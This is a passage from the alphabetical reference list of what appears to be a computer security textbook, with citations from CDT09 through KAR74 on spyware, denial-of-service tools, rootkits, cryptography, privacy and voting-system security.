- [CDT09] CDT (Center for Democracy and Technology). *Ghosts in Our Machines: Background and Policy Proposals on the Spyware Problem*, CDT report, Washington, DC, Nov 2009. <https://cdt.org/insight/ghosts-in-our-machines-background-and-policy-proposals-on-the-%E2%80%9Cspyware%E2%80%9D-problem/>
- [CEN10] Cenzik, Inc. “Web Application Security Trends Report Q3-Q4 2009.” *Technical Report*, Cenzik, Inc. http://www.cenzic.com/downloads/Cenzic_AppsecTrends_Q3-Q4-2009.pdf
- [CER10] CERT (Computer Emergency Response Team). “Top 10 Secure Coding Practices.” *CERT web posting*, 2010. <https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Codi>
- [CER99] CERT (Computer Emergency Response Team). “Results of the Distributed Systems Intruder Tools Workshop.” *CERT Coordination Center Report*, Dec 1999.
- [CHA01] Chaq, A. “Software Free-for-All.” *Washington Post*, 5 Sep 2001.
- [CHA81] Chaum, D. “Untraceable Electronic Mail, Return Addresses and Pseudonyms.” *Comm of the ACM*, v24 n2, Feb 1981, p84–88.
- [CHA82] Chaum, D. “Blind Signatures for Untraceable Payments.” *Proc Crypto Conf*, 1982, p199–205.
- [CHA85] Chaum, D. “Security Without Identification: Transaction Systems.” *Comm of the ACM*, v28 n10, Oct 1985, p1030–1044.
- [CHE02] Cheswick, W., and Bellovin, S. *Firewalls and Internet Security*. 2nd ed., Addison-Wesley, 2002.
- [CHE14a] Chebyshev, V., and Unuchek, R. “Mobile Malware Evolution: 2013.” *Kaspersky Secure-list web report*, 24 Feb 2014. <https://securelist.com/analysis/kaspersky-security-bulletin/58335/mobile-malware-evolution-2013/>
- [CHE14b] Chen, Q., *et al.* “Peeking into Your App without Actually Seeing It: UI State Inference and Novel Android Attacks.” *Proc. 23rd USENIX Sec Symp*, Aug 2014.
- [CHE90] Cheswick, W. “An Evening with Berferd, in Which a Cracker Is Lured, Endured, and Studied.” *Proc Winter USENIX Conf*, Jun 1990.

- [CHR02] Christey, S., and Wysopal, C. “Responsible Vulnerability Disclosure Process.” *Internet Draft*, Internet Society, Feb 2002.
- [CHR09] Christodorescu, M. “Cloud Security Is Not (Just) Virtualization Security.” *Proc 2009 Cloud Computer Security Workshop*, 13 Nov 2009.
- [CLA06] Clark, N., and Wald, M. “Hurdle for US in Getting Data on Passengers.” *New York Times*, 31 May 2006.
- [CLI03] Clifton, C., et al. “Tools for Privacy-Preserving Distributed Data Mining.” *ACM SIGKDD Explorations*, v4 n2, Jan 2003.
- [COF02] Coffee, P. “On the Mend?” *eWeek*, 3 Jun 2002.
- [COH87] Cohen, F. “Computer Viruses—Theory and Experiments.” *Computers and Security*, v6, n1, Feb 1987, p22–35.
- [COL01] Cole, S. “The Myth of Fingerprints.” *New York Times*, 13 May 2001.
- [COO10] Cook, I., and Pfleeger, S. “Security Decision Support Challenges in Data Collection and Use.” *IEEE Security & Privacy*, v8, n3, 2010, p28–35.
- [COP92] Coppersmith, D. “DES and Differential Cryptanalysis.” *private communication*, 23 Mar 1992.
- [COW01] Cowan, N. “The Magical Number 4 in Short-Term Memory: A Reconsideration of Mental Storage Capacity.” *Behavioral and Brain Sciences*, v24, 2001, p87–185.
- [COW98] Cowan, C., et al. “StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks.” *Proc 7th USENIX Sec Symp*, 26 Jan 1998.
- [CRO06] Cross, T. “Academic Freedom and the Hacker Ethic.” *Comm ACM*, v39 n6, Jun 2006, p37–40.
- [CRO89] Crocker, S., and Bernstein, M. “ARPANet Disruptions: Insight into Future Catastrophes.” *TIS (Trusted Information Systems) Report*, 247, 24 Aug 1989.
- [CSA11] CSA (Cloud Security Alliance). “Security Guidance for Critical Areas of Focus in Cloud Computing V3.0.” *CSA white paper*, 14 Nov 2011.
- [CSA13] CSA (Cloud Security Alliance). “Mapping the Forensic Standard ISO/IEC 27037 to Cloud Computing.” *CSA white paper*, 26 Jun 2013.
- [CSG07] CSG (Computer Security Group of the University of California, Santa Barbara). “Security Evaluation of the Sequoia Voting System,” Public Report, Dept of Computer Science, Univ of California, Santa Barbara, 2007. https://www.cs.ucsb.edu/~vigna/publications/2007_vigna_kemmerer_balzarotti_bank
- [CUL01] Culp, S. “It’s Time to End Information Anarchy.” *Microsoft Security Column*, Oct 2001. www.microsoft.com/technet/columns/secdurity/noarch.asp.
- [CUL04] Cullison, A. “Inside Al Qaeda’s Hard Drive.” *Atlantic Monthly*, Sep 2004.
- [CUR87] Curtis, B., et al. “On Building Software Process Models Under the Lamppost.” *Proc International Conf on Software Engineering*, 1987, p96–103.
- [DAN05] Danezis, G., and Anderson, R. “The Economics of Resisting Censorship.” *IEEE Security & Privacy*, v3 n1, Jan 2005, p45–50.
- [DAN09] Danchev, D. “Conficker’s Estimated Economic Cost: \$9.1 Billion.” *ZDNet*

blog, 23 Apr 2009.

[DAN13] Danchev, D. “How much does it cost to buy 10,000 U.S.-based malware-infected hosts?” Webroot Threat Blog, 28 Feb 2013. [http://www.webroot.com/blog/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/?](http://www.webroot.com/blog/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+WebrootTh)

[utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+WebrootTh](http://www.webroot.com/blog/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+WebrootTh)

[DAV05] Davidson, M. “Leading by Example: The Case for IT Security in Academia.” *Educause*, v40 n1, Jan 2005, p14–22.

[DEK08] de Koning Gans, G., et al. “A Practical Attack on the MIFARE Classic.” *Lecture Notes in Computer Science*, v 5189/2008, 267–282.

[DEM83] DeMillo, R., and Merritt, M. “Protocols for Data Security.” *IEEE Computer*, v16 n2, Feb 1983, p39–54.

[DEN76] Denning, D. “A Lattice Model of Secure Information Flow.” *Comm of the ACM*, v19 n5, May 1976, p236–243.

[DEN83] Denning, D., and Schlorer, J. “Inference Controls for Statistical Data Bases.” *IEEE Computer*, v16 n7, Jul 1983, p69–82.

[DEN86] Denning, D. “An Intrusion-Detection Model.” *Proc IEEE Symp on Security & Privacy*, 1986, p102–117.

[DEN87] Denning, D. “An Intrusion-Detection Model.” *IEEE Trans on Software Engineering*, vSE-13 n2, Feb 1987, p222–226.

[DEN90b] Denning, P. “Sending a Signal.” *Comm of the ACM*, v33 n8, Aug 1990, p11–13.

[DEN98] Denning, D., and Denning, P. *Internet Besieged—Countering Cyberspace Scofflaws*. Addison-Wesley, 1998.

[DEN99a] Denning, D. “Activism, Hactivism, and Cyberterrorism: The Internet as a Tool for Influencing Foreign Policy.” *World Affairs Council Workshop*, 10 Dec 1999. <http://www.nautilus.org/info-policy/workshop/papers/denning.html>.

[DIF04] Di Franco, A., et al. “Mall Vote Manipulations Can Swing Elections.” *Comm of the ACM*, v47 n10, Oct 2004, p43–45.

[DIF07] Diffie, W., and Landau, S. *Privacy on the Line: The Politics of Wiretapping and Encryption*. MIT Press, 1998, rev. ed. 2007.

[DIF76] Diffie, W., and Hellman, M. “New Directions in Cryptography.” *IEEE Trans on Information Theory*, vIT-22 n6, Nov 1976, p644–654.

[DIF77] Diffie, W., and Hellman, M. “Exhaustive Cryptanalysis of the NBS Data Encryption Standard.” *IEEE Computer*, v10 n6, Jun 1977, p74–84.

[DIT99a] Dittrich, D. “The DoS Project’s ‘trinoo’ distributed denial of service attack tool.” *Unpublished report, Univ of Washington*, 21 Oct 1999. <http://staff.washington.edu/dittrich/misc/trinoo.analysis.txt>

[DIT99b] Dittrich, D. “The ‘Tribe Flood Network’ distributed denial of service attack tool.” *Unpublished report, Univ of Washington*, 21 Oct 1999. <http://staff.washington.edu/dittrich/misc/tfn.analysis.txt>

[DIT99c] Dittrich, D. “The ‘stacheldraht’ distributed denial of service attack tool.”

- Unpublished report, Univ of Washington, 31 Dec 1999.*
<http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt>
- [DOD08] DOD (U.S. Dept of Defense). “Department of Defense Dictionary of Military Terms.” *Joint Publication 1-02*, 17 Oct 2008.
- [DOD85] DOD (U.S. Dept of Defense). *Trusted Computer System Evaluation Criteria*. DOD5200.28-STD, Dec 1985.
- [DOD98] Doddington, G., et al. “Sheep, Goats, Lambs and Wolves: A Statistical Analysis of Speaker Performance in the NIST 1998 Speaker Recognition Evaluation.” *Proc. Int’l Conf. Spoken Language Processing*, 1998.
- [DON10] Donaghue, E. “Parents pry for answers about grade-changing scandal.” *Montgomery County Gazette*, 10 Mar 2010.
- [DRI08] Drimer, S., et al. “Thinking Inside the Box: System-Level Failures of Tamper Proofing.” *Univ of Cambridge Computer Laboratory Tech Rpt*, UCAM-CL-TR-711, Feb 2008.
- [DRW09] Dr. Web (antivirus company). “Backdoor.TDSS.535 and its Modifications (aka TDL3).” *Unpublished report*, 2009.
http://st.drweb.com/static/BackDoor.Tdss.565_%28aka%20TDL3%29_en.pdf
- [DUF10] Duff, G. “Review of the Organ Donor Register.” *Report*, 19 Oct 2010.
- [DUH12] Duhigg, C. “How Companies Learn Your Secrets.” *New York Times Magazine*, Feb 16, 2012. <http://www.nytimes.com/2012/02/19/magazine/shopping-habits.html?pagewanted=1&r=1&hp>
- [DUN10] Dunn, J. “FBI Fails to Break Crypto.” *Computerworld UK*, 30 Jun 2010.
- [DUR99] Durst, R., et al. “Testing and Evaluating Computer Intrusion Detection Systems.” *Comm of the ACM*, v42 n7, Jul 1999, p53–61.
- [ECO10] Economist, The. “War in the Fifth Domain.” *The Economist*, 3 Jul 2010.
- [EDE06] Edelman, B. “Adverse Selection in Online ‘Trust’ Certifications.” *Proc Fifth Workshop on the Economics of Info Security*, 2006.
- [EDE93] Edelstein, D. “Report on the IEEE STD 1219-199–Standard for Software Maintenance.” *ACM SIGSOFT Software Engineering Notes*, v18 n4, 1993, p94.
- [EFF06] EFF (Electronic Frontier Foundation). “Unintended Consequences: Seven Years under the DMCA.” *Unpublished web report*, v4, Apr 2006. <http://www.eff.org>
- [EFF98] EFF (Electronic Frontier Foundation). *Cracking DES*. O’Reilly, 1998.
- [EIC89] Eichen, M., and Rochlis, J. “With Microscope and Tweezers: Analysis of the Internet Virus.” *Proc IEEE Symp on Security & Privacy*, 1989.
- [ELE95] El Emam, K., and Madhavji, N. “The Reliability of Measuring Organizational Maturity.” *Software Process Improvement and Practice*, v1 n1, 1995, p3–25.
- [ELG06] Elgin, B., and Einhorn, B. “The Great Firewall of China.” *Bloomberg Business News*, 12 Jan 2006.
- [ELG85] El Gamal, A. “A Public Key Cryptosystem and Signature Scheme Based on Discrete Logarithms.” *IEEE Trans on Information Theory*, vIT-31 n4, Jul 1985, p469–472.

- [ELG86] El Gamal, A. “On Computing Logarithms over Finite Fields.” *Proc Crypto Conf*, 1986, p396–402.
- [ELL04] Elliott, C. “Quantum Cryptography.” *IEEE Security & Privacy*, v2 n4, Jul 2004, p57–61.
- [EPI10] Electronic Privacy Information Center (EPIC). web page on Google Street View. 8 Oct 2010. <http://epic.org/privacy/streetview/>
- [ERB01] Erbschloe, M. *Information Warfare: How to Survive Cyber Attacks*. Osborne/McGraw-Hill, 2001.
- [EVR09] Evron, G. “Authoritatively, Who Was Behind the Estonian Attacks?” *Dark Reading Hacked Off Weblog*, 26 Mar 2009.
- [FAB74] Fabry, R. “Capability-Based Addressing.” *Comm of the ACM*, v17 n7, Jul 1974, p403–412.
- [FAL10] Falliere, N. “W.32-Stuxnet Dossier.” *Symantec Security Response Report*, Version 1.3, Nov 2010. http://www.wired.com/images_blogs/threatlevel/2010/11/w32_stuxnet_dossier.pdf
- [FAR90] Farmer, D., and Spafford, E. “The COPS Security Checker System.” *Proc Summer Usenix Conf*, 1990, p165–170.
- [FAR95] Farmer, D., and Venema, W. “SATAN: Security Administrator Tool for Analyzing Networks.” *Unpublished report*, 1995. www.cerias.purdue.edu/coast/satan.html
- [FAR96] Farrington, J. *Analyzing for Authorship: A Guide to the COSUM Technique*. Univ of Wales Press, 1996.
- [FBI10] FBI (U.S. Federal Bureau of Investigation). “U.S. Indicts Ohio Man and Two Foreign Residents...” *FBI Press Release*, 27 May 2010. <http://chicago.fbi.gov/dojpressrel/pressrel10/cg052710.htm>
- [FEL06] Felten, E., and Halderman, [J.] A. “Digital Rights Management, Spyware and Security.” *IEEE Security & Privacy*, v4 n1, Jan 2006, p18–23.
- [FEL08] Felch, J., and Dolan, M. “When a Match is Far from a Lock.” *Los Angeles Times*, 4 May 2008.
- [FER03] Ferraiolo, D., et al. *Role-Based Access Controls*. Artech House, 2003.
- [FET05] Fetscherin, M., and Vlietstra, C. “Digital Music: Key Factors Determining the Download Price.” *E-Business Review*, vV, 2005.
- [FIS02a] Fisher, D. “Trusting in Microsoft.” *eWeek*, 4 Mar 2002.
- [FIS02b] Fisher, D. “Patch or No, Flaws Go Public.” *eWeek*, 28 May 2002.
- [FIS10] Fisher, Dennis. “Anatomy of the Eleonore Exploit Kit.” *Threatpost: Kaspersky Labs Security Threat News Service*, Kaspersky Labs, 3 Jun 2010. http://threatpost.com/en_us/blogs/anatomy-eleonore-exploit-kit-060310
- [FIS10a] Fisher, D. “TDL4 Rootkit Bypasses Windows Code-Signing Protection.” *Kaspersky Threatpost*, 16 Nov 2010.
- [FIS78] Fischhoff, B., et al. “How Safe is Safe Enough? A Psychometric Study of Attitudes towards Technological Risks and Benefits.” *Policy Sciences*, v9, 1978, p127–152.

- [FLU01] Fluhrer, S., et al. “Weaknesses in the Key Scheduling Algorithm of RC4.” *Proc 8th Annual Workshop on Selected Areas in Cryptography*, 2001.
- [FOR01] Forno, R. “Code Red Is Not the Problem.” *HelpNet Security*, 27 Aug 2001.
- [FOR96] Forrest, S., et al. “A Sense of Self for Unix Processes.” *Proc IEEE Symp on Security & Privacy*, 1996.
- [FOX90] Fox, K., et al. “A Neural Network Approach Towards Intrusion Detection.” *Proc National Computer Security Conf*, Oct 1990.
- [FRA73] Frankena, W. *Ethics*. Prentice-Hall, 1973.
- [FRA83] Fraim, L. “Scomp: A Solution to the Multilevel Security Problem.” *IEEE Computer*, v16 n7, Jul 1983, p26–34.
- [FRI10] Friedland, G., and Sommer, R. “Cybercasing the Joint: On the Privacy Implications of Geotagging.” *Proc 2010 Usenix Workshop on Hot Topics in Sec*, Aug 2010.
- [FTC00] FTC (U.S. Federal Trade Commission). “Privacy Online: Fair Information Practices in the Electronic Marketplace.” *FTC Report to Congress*, May 2000.
- [FTC06] FTC (U.S. Federal Trade Commission). “Consumer Fraud and Identity Theft Complaint Data January–December 2005.” *white paper*, 2006.
- [FUL07a] Fulghum, D., and Barrie, D. “Israel Used Electronic Attack in Air Strike Against Syrian Mystery Target.” *Aviation Week*, 8 Oct 2007.
- [FUL07b] Fulghum, D., et al. “Israel Shows Electronic Prowess.” *Aviation Week*, 25 Nov 2007.
- [FUL07c] Fulghum, D. “Why Syria’s Air Defenses Failed to Detect Israelis.” *Aviation Week blog*, 3 Oct 2007.
- [FUR05] Furnell, S. “Why Users Cannot Use Security.” *Computers & Security*, v24 n4, Jun 2005, p274–279.
- [GAR03] Garfinkel, S., and Shelat, A. “Remembrance of Data Passed: A Study of Disk Sanitization Practices.” *IEEE Security & Privacy*, v1 n1, Jan 2003, p17–27.
- [GAR13] Garg, S., et al. “Candidate Indistinguishability Obfuscation and Functional Encryption for All Circuits.” *Cryptology ePrint Archive, Report 2013/451*, 2013.
- [GAR14] Gartner, Inc. “Federated Identity Management.” Retrieved 31 Aug 2014. <http://www.gartner.com/it-glossary/federated-identity-management>
- [GAS88] Gasser, M. *Building a Secure System*. Van Nostrand Reinhold, 1988, p372–385.
- [GEA12] Geary, J. “DoubleClick: What Is It, and What Does It Do?” *The Guardian*, 23 Apr 2012. <http://www.theguardian.com/technology/2012/apr/23/doubleclick-tracking-trackers-cookies-web-monitoring>
- [GEE03] Geer, D., et al. “The Cost of Monopoly.” *Computer and Communications Industry Assn Report*, 24 Sep 2003. <https://www.schneier.com/essay-318.html>
- [GEE03a] Geer, D., et al. “Cyberinsecurity: The Cost of Monopoly.” *Unpublished white paper*, 24 Sep 2003. <http://www.ccianet.org/papers/cyberinsecurity.pdf>
- [GEL09] Gellman, R. “Privacy in the Clouds: Risks to Privacy and Confidentiality

- from Cloud Computing.” *World Privacy Forum* (2009).
http://www.worldprivacyforum.org/wp-content/uploads/2009/02/WPF_Cloud_Privacy_Report.pdf
- [GEO12] Georgiev, M., et al. “The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software.” *ACM Conf on Comp and Comm Security '12*, 2012.
- [GER05] Gerg, I. “An Overview and Example of the Buffer-Overflow Exploit.” *IA Newsletter*, v7, n4, 2005, p17–21.
- [GER89] Gerhart, S. “Assessment of Formal Methods for Trustworthy Computer Systems.” *Proc ACM TAV Conf*, 1989, p152–155.
- [GER94] Gerhart, S., et al. “Experience with Formal Methods in Critical Systems.” *IEEE Software*, v11 n1, Jan 1994, p21–28.
- [GHO10] Ghosh, A. “Cyber War—Much Ado About Nothing or the Real Deal?” *Invincea blog*, 26 Jul 2010.
- [GIB01] Gibson, S. “The Strange Tale of the Denial of Service Attacks Against GRC.COM.” *Gibson Research Corp. Technical Report*, 2 Jun 2001.
<http://grc.com/grcdos.html>
- [GIB09] Gibbs, W. “How Hackers Can Steal Secrets from Reflections.” *Scientific American*, 27 Apr 2009.
- [GIL90] Gilbert, H., and Chauvaud, R. “A Statistical Attack on the FEAL-8 Cryptosystem.” *Proc Crypto Conf*, 1990, p22–33.
- [GLA11] Glanz, J., and Markoff, J. “Egypt Leaders Found ‘Off’ Switch for Internet.” *New York Times*, 15 Feb 2011.
- [GOL13] Goldwasser, S., et al. “Succinct Functional Encryption and Applications: Reusable Garbled Circuits and Beyond.” *ACM Symp on the Theory of Computing*, 2013.
- [GOL77] Gold, B., et al. “VM/370 Security Retrofit Program.” *Proc ACM Annual Conf*, 1977, p411–418.
- [GON09] Gong, L. “Java Security: A Ten Year Retrospective.” *Proc 2009 Annual Computer Security Applications Conf*, 2009.
- [GON97] Gong, L. “Java Security: Present and Near Future.” *IEEE Micro*, v17 n3, May–Jun 1997, p14–18.
- [GOO09] Goodin, D. “Passport RFIDs Cloned Wholesale by \$250 eBay Auction Spree.” *The Register*, 2 Feb 2009.
http://www.theregister.co.uk/2009/02/02/low_cost_rfid_cloner/
- [GOO10] Google, Inc. “Q3’10 Spam and Virus Trends from Postini.” *Google Enterprise blog*, 18 Oct 2010. <http://googleenterprise.blogspot.com/2010/10/q310-spam-virus-trends-from-postini.html>
- [GOR02] Gordon, L., and Loeb, M. *Managing Cyber-Security Resources*. McGraw-Hill, 2006.
- [GOR09] Gorobets, N., and Trivaylo, A. “Compromising Emanations: Overview and System Analysis.” *Radiophysics and Electronics*, n883, 2009, p83–88. <http://www->

radiovestnik.univer.kharkov.ua/full/883-gor.pdf

[GOS07] Gosling, M. “The 80% Myth.” Web posting, 19 Feb 2007. <http://www.continuitycentral.com/feature0440.htm>

[GOS09] Gosling, M., and Hiles, A. “Business Continuity Statistics: Where Myth Meets Fact.” Web posting, 24 Apr 2009. <http://www.continuitycentral.com/feature0660.html>

[GRA72] Graham, [G.] S., and Denning, P. “Protection—Principles and Practice.” *Proc AFIPS Spring Joint Computer Conf*, 1972, p417–429.

[GRA87] Grady, R., and Caswell, D. *Software Metrics: Establishing a Company-wide Program*. Prentice-Hall, 1987.

[GRE06] Greenemeier, L. “Oracle Security Under Scrutiny.” *Information Week*, 6 Mar 2006.

[GRE10] Greenberg, A. “Cisco’s Backdoor for Hackers.” *Forbes Special Report*, 3 Feb 2010.

[GRE13] Green, M. “The Many Flaws of Dual_EC_DRBG.” Personal web site <http://blog.cryptographyengineering.com/2013/09/the-many-flaws-of-dualecdrbg.html>, 18 Sep 2013.

[GRI02] Griffin, P. “Security Flaw Shuts Down Telecom’s Mobile Email.” *New Zealand Herald*, 28 Apr 2002.

[GRI08] Grimes, R. “Computer Security: Why Have Least Privilege?” *InfoWorld*, 8 Feb 2008.

[GRO10] Gross, G. “Networks, Companies Should Prepare for Cyber War, Experts Say.” *Network World*, 20 Sep 2010.

[GWI03] Gwin, G. “Security ROI: Web Application Security as a Business Enabler.” *Unpublished Cafesoft white paper*, 2003. <http://www.cafesoft.com/products/cams/security-roi-white-paper.html>

[HAF91] Hafner, K., and Markoff, J. *Cyberpunk*. Touchstone, Simon and Schuster, 1991.

[HAL08a] Halderman, [J.] A., et al. “Lest We Forget: Cold Boot Attacks on Encryption Keys.” *Proc 17th USENIX Sec Symp*, 2008.

[HAL08b] Halperin, D., et al. “Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses.” *Proc 2008 IEEE Symp Security and Privacy*, 2008.

[HAL10] Halderman, [J.] A. “Hacking the D.C. Internet Voting Pilot.” *posting to Freedom to Tinker blog*, 5 Oct 2010. <http://www.freedom-to-tinker.com/blog/jhalderm/hacking-dc-internet-voting-pilot>

[HAL14] Haldeman, J., et al. “Security Analysis of the Estonian Internet Voting System.” Univ of Michigan Open Rights Group report, May 2014.

[HAL67] Halmer, O. “Analysis of the Future: The Delphi Method.” *RAND Corp Technical Report*, P-3558, 1967.

[HAL95] Halme, L., and Bauer, R. “AINT Misbehaving—A Taxonomy of Anti-Intrusion Techniques.” *Proc National Information Systems Security Conf*, 1995, p1–

23.

[HAM50] Hamming, R. “Error Detecting and Error Correcting Codes.” *Bell Systems Tech JI*, v29, 1950, p147–160.

[HAN00] Hancock, W. [B.] “Network Attacks: Denial of Service (DoS) and Distributed Denial of Service (DDoS).” *Exodus Communications white paper*, 2000.

[HAR12] Hardt, D. “The OAuth 2.0 Authorization Framework.” *Internet Engineering Task Force Report RFC 6749*, Oct 2012.

[HAR14] Hardy, Q. “The Peril of Knowledge Everywhere.” *New York Times*, 10 May 2014. http://bits.blogs.nytimes.com/2014/05/10/the-peril-of-knowledge-everywhere/?_php=true&_type=blogs&_hpw&_rref=technology&_r=0

[HAR76] Harrison, M., et al. “Protection in Operating Systems.” *Comm of the ACM*, v19 n8, Aug 1976, p461–471.

[HAR88] Hardy, N. “The Confused Deputy.” *Operating Systems Review*, v22, n4, 1988.

[HED11] Hedgpeth, D. “WikiLeaks, Free Speech and Twitter.” *The Washington Post*, 16 Feb 2011.

[HEI07] Heise Security Ltd. “Estonian DDoS—A Final Analysis.” *Heise Security Archive*, 25 May 2007. <http://www.h-online.com/security/news/item/Estonian-DDoS-a-final-analysis-732971.html>

[HEP09] Hepner, C., et al. “Defending Against BGP Man-In-The-Middle Attacks.” *Blackhat 2009 DC Conference*, Feb 2009.

[HID05] Hidema, T., et al. “A Trial of the Interception of Display Image using Emanation of Electromagnetic Wave.” *Jl of Inst of Image Electronics Engineers of Japan*, v34, n2, 2005.

[HIG10] Higgins, K. “Researcher Intercepts GSM Cell Phones During Defcon Demo.” *Dark Reading*, 31 Jul 2010.

[HOA81] Hoare, A. “The Emperor’s Old Clothes.” *Comm of the ACM*, v24, n2, Feb 1981, p75–81.

[HOF00] Hoffman, L. “Internet Voting: Will It Spur or Corrupt Democracy?” *Proc Computers, Freedom and Privacy Conf*, 2000. <http://www.acm.org/pubs/citations/proceedings/cas/332186/>

[HOF87] Hoffman, L. “Making Every Vote Count: Security and Reliability of Computerized Vote-Counting Systems.” *Markle Foundation Report*, Dec 1987.

[HOG06] Hoglund, G., and Butler, J. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley, 2006.

[HOG99] Hoglund, G. “A Real NT Rootkit.” *Phrack Magazine*, v9, n55, 9 Sep 1999. <http://phrack.org/issues.html?issue=55&id=5#article>

[HON12] Honan, M. “How Apple and Amazon Security Flaws Led to My Epic Hacking.” *Wired*, 6 Aug 2012. <http://www.wired.com/2012/08/apple-amazon-mat-honan-hacking/all/>

[HOP08] Hope, P., and Walther, B. *Web Security Testing Cookbook*. O’Reilly, 2008.

[HOR14] Horne, B. “CSIRTS: Guest Editor’s Introduction.” *IEEE Security &*

Privacy, v12, n5, Sep 2014.

[HOR60] Horsburgh, H. “The Ethics of Trust.” *Philosophical Quarterly*, v10, 1960, p343–354.

[HOU01a] Housley, R., and Polk, T. *Planning for PKI*. Wiley, 2001.

[HOU01b] Houle, K., and Weaver, G. “Trends in Denial of Service Attack Technology.” *CERT Coordination Center Report*, 2001.

[HOU99] Housley, R. “Cryptographic Message Syntax.” *Internet Engineering Task Force Report RFC2630*, Apr 1999.

[HOW02] Howard, M., and LeBlanc, D. *Writing Secure Code*, 2nd ed., Microsoft Press, 2002.

[HOW04] Howes, E. “Comments by Eric L. Howes on the Problem of Spyware in Advance of the FTC April 2004 Spyware Workshop.” *U.S. Federal Trade Commission public comments, #110 Project P044509*, 2004. <http://www.ftc.gov/os/comments/spyware/040329howes.pdf>

[HRW99] HRW (Human Rights Watch). “The Internet in the Mideast and North Africa: Free Expression and Censorship.” *Human Rights Watch White Paper*, Jun 1999.

[HUL01] Hulme, G. “Full Disclosure.” *Information Week*, 6 Aug 2001, p31–32.

[HUL01a] Hulme, G. “Code Red: Are You Ready For the Next Attack?” *Information Week*, 6 Aug 2001, p22.

[HUM88] Humphrey, W. “Characterizing the Software Process: A Maturity Framework.” *IEEE Software*, v5 n2, Mar 1988, p73–79.

[ICA07] ICANN (Internet Corporation for Assigned Names and Numbers). “Root server attack on 6 Feb 2007.” *Fact Sheet*, 1 Mar 2007.

[IEE83] IEEE (Institute of Electrical and Electronics Engineers). *IEEE Standard 729: Glossary of Software Engineering Terminology*. IEEE Computer Society Press, 1983.

[INC14] Incapsula. “2013–2014 DDoS Threat Landscape Report.” 2014. <http://www.incapsula.com/resources/white-papers.html>

[INF13] Information Week News. “Zombie Alert Hoax: Emergency Broadcast System Hacked.” 12 Feb 2013.

[ISM10] ISMP (Institute for Safe Medication Practices). “Baclofen Programming Error with Synchroned II Pump Facility Not Made Aware of Company’s Software Updates.” *ISMP Newsletter*, 28 Jan 2010.

[ISO89] ISO (International Standards Organization). “Information processing systems—Open Systems Interconnection—Basic Reference Model.” *ISO 7498-2*, 1989.

[ISO94] ISO (Int’l Org for Standardization). *ISO 9001: Model for Quality Assurance*. Int’l Organization for Standardization, 1994.

[JAE06] Jaeger, T., et al. “Shame in Trust in Distributed Systems.” *IBM Research Report*, RC29364 (W-0605-129), 24 May 2006.

[JAN11] Jansen, W., and Grance, T. “Security and Privacy in Public Cloud Computing.” *NIST Special Draft Publication 800-144*, Jan 2011.

- [JAV14] Javelin Strategy and Research, 2014 Identity Fraud Report, Feb 2014.
- [JOH06] Johnson, A., and Reust, J. “Network Intrusion Investigation—Preparation and Challenges.” *Digital Investigation*, v3, 2006, p118–126.
- [JOH08] Johnson, [M.] E. et al. “The Evolution of the Peer-to-Peer File Sharing Industry and the Security Risks for Users.” *Proc 41st Hawaii Conf on Sys Sciences*, 2008.
- [JOH08a] Johansson, J., and Grimes, P. “The Great Debate: Security by Obscurity.” *Microsoft Technet Magazine*, 13 Aug 2008, p48–56.
- [JOH09a] Johnson, [M.] E. “Data Hemorrhages in the Health-Care Sector.” *Proc Financial Cryptography and Data Security*, Feb 2009.
- [JOH09b] Johnson, [M.] E. et al. “Laissez-Faire Access Control.” *Proc New Security Paradigms Workshop*, 2009.
- [JOH10] Johnson, J. “Alureon: The First ITW 64-Bit Windows Rootkit.” *Slides from Virus Bulletin Conf*, 2010. http://www.virusbtn.com/pdf/conference_slides/2010/Johnson-VB2010.pdf
- [JON00] Jónatansson, H. “Iceland’s Health Sector Database: A Significant Head Start in the Search for the Biological Grail or an Irreversible Error?” *American Journal of Law and Medicine*, v26 n1, 2000, p31–68.
- [JON91] Jones, T. *Applied Software Measurement*. McGraw-Hill, 1991.
- [JUE05] Juels, A. “RFID Security and Privacy: A Research Study.” *RSA Laboratories white paper*, 28 Sep 2005.
- [JUN12] Juniper Networks. “Trusted Mobility Index.” *Web report*, May 2012. <http://www.juniper.net/us/en/local/pdf/additional-resources/7100155-en.pdf>
- [KAH67] Kahn, D. *The Code-Breakers*. Macmillan, 1967.
- [KAH79] Kahneman, D., and Tversky, A. “Prospect Theory: An Analysis of Decision under Risk.” *Econometrica*, v47, n2, 1979, p263–291.
- [KAH96] Kahn, D. *The Code-Breakers*. Scribners, 1996.
- [KAL00] Kaliski, B. “PKCS #5: Password-Based Cryptography Specification Version 2.0.” *Internet Engineering Task Force Report RFC 2898*, Sep 2000.
- [KAM06] Kaminsky, D. “Explorations in Namespace: White-Hat Hacking Across the Domain Name System.” *Comm of the ACM*, v49 n6, Jun 2006, p62–68.
- [KAM08] Kaminsky, D. “Black Ops 2008: It’s the End of the Cache as We Know It.” *Slides from Black Hat 2008*, 2008. <http://www.slideshare.net/dakami/dmk-bo2-k8>
- [KAN04] Kantarcioglu, M., and Clifton, C. “Privacy Preserving Data Mining of Association Rules on Horizontally Partitioned Data.” *Trans on Knowledge and Data Engineering*, v16 n9, Sept 2004, p1026–1037.
- [KAN98] Kaner, C., and Pils, D. *Bad Software*. Wiley, 1998.
- [KAP92] Kaplan, R., and Norton, D. The Balanced Scorecard: Measures That Drive Performance. *Harvard Business Review*, 1992.
- [KAR01] Karr, M. “Semiotics and the Shakespeare Authorship Debate: The Author—and His Icon—Do Make a Difference in Understanding the Works.” *Shakespeare*

Oxford Newsletter, v36 n4, Winter 2001.

[KAR02] Karger, P., and Schell, R. “Thirty Years Later: Lessons from the Multics Security Evaluation.” *Proc Annual Computer Security Conf*, 2002.

[KAR74] Karger, P., and Schell, R. “MULTICS Security Evaluation: Vulnerability Analysis, vol 2.” *Electronic Systems Division Technical Report*, TR-74-193, 1974. csrc.nist.gov/publications/history/karg74.pdf

